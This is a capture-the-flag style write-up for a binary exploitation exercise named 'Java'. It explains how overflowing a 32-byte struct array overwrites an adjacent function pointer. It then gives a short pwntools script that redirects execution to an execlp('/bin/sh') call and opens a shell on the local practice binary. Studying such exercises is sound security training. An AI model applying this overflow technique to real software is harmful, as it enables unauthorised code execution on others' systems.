**PWN 2: Java**

The *main* function interacts with several functions and uses a *struct* variable:

*struct programmer\_t*

*{*

*char favourite\_lang[32];*

*void (\*call)();*

*};*

*programmer\_t* contains:

*favourite\_lang*, a 32-byte array;

*call*, a function pointer

In the *main* function, we can interact with the program with the following instructions:

*while ((c = getchar()) != '\n')*

*user.favourite\_lang[i++] = c;*

Through the *getchar* function, each character of the input we provide (until the *\n* character) is copied into the *favourite\_lang array* inside *user*, which is an instance of the *programmer\_t* struct. This code contains the vulnerability we can exploit to solve the exercise.

Our goal to open a shell and capture the flag located in the “*host”*. Only one *bash* function allows us to achieve this aim:

*void bash()*

*{*

*printf("Opening bash shell...\n");*

*sleep(3);*

*printf("are you sure you don't prefer java?\n");*

*if(rand() != 328347) return;*


*// if only there was a way to jump here...*

*execlp("/bin/sh", "/bin/sh", NULL);*

*}*

We need to reach the *execlp("/bin/sh", "/bin/sh", NULL);* instruction, but, considering the program flow, it’s impossible to pass the *if* statement. However, we could try to retrieve the memory address of the instruction we are interested in by using the *gdb* debugger (first, open the debugger as explained in the previous solution):

*gdb disas bash*

*Illustration 1: Bash assembly*

Since we are super expert of assembly, we can think that the instruction *jne* is the *if* statement we are looking for and that we could try to jump to the next instruction, located at “0x00000000004007a2”.

Still, we do not know how we can jump there. By analyzing the execution, we can see that the last operation of the *main* function is:

*if(user.call) user.call();*

That’s great! Our entry point is *user.favourit\_lang*, which is located right next to *user.call*! Our stack should looks like:

return address (8 bytes)

base pointer (8 bytes)

user.call (8 bytes)

user.favourit\_lang (32 bytes)

However, we still need to be aware that in the *if-else* block the variable *user.call* is overwritten … but not always. The *java* option doesn’t do it.

We have all the ingredients to write the Python script:

*from pwn import \**

*target\_address = p64(0x4007a2)*

*garbage = b'java' + b'a'\*28*

*msgin = garbage + target\_address*


*p = process('./java')*

*p.sendline(msgin)*

*p.interactive()*

Note that we are sending the msg using bytes (with syntax b’string’), since in python3 pwntools works better with bytes and might encounter problems if using strings. To encode a string to bytes, you can also use the function (“str”).encode(‘ascii’)

If you run the Python script, you should see a shell where you can launch bash commands (Figure 2). Note that in this case, we use the process in interactive mode to send commands and receive output from the program at runtime. This is very useful and common when the exercise involves the opening of a shell.

*Illustration 2: solution*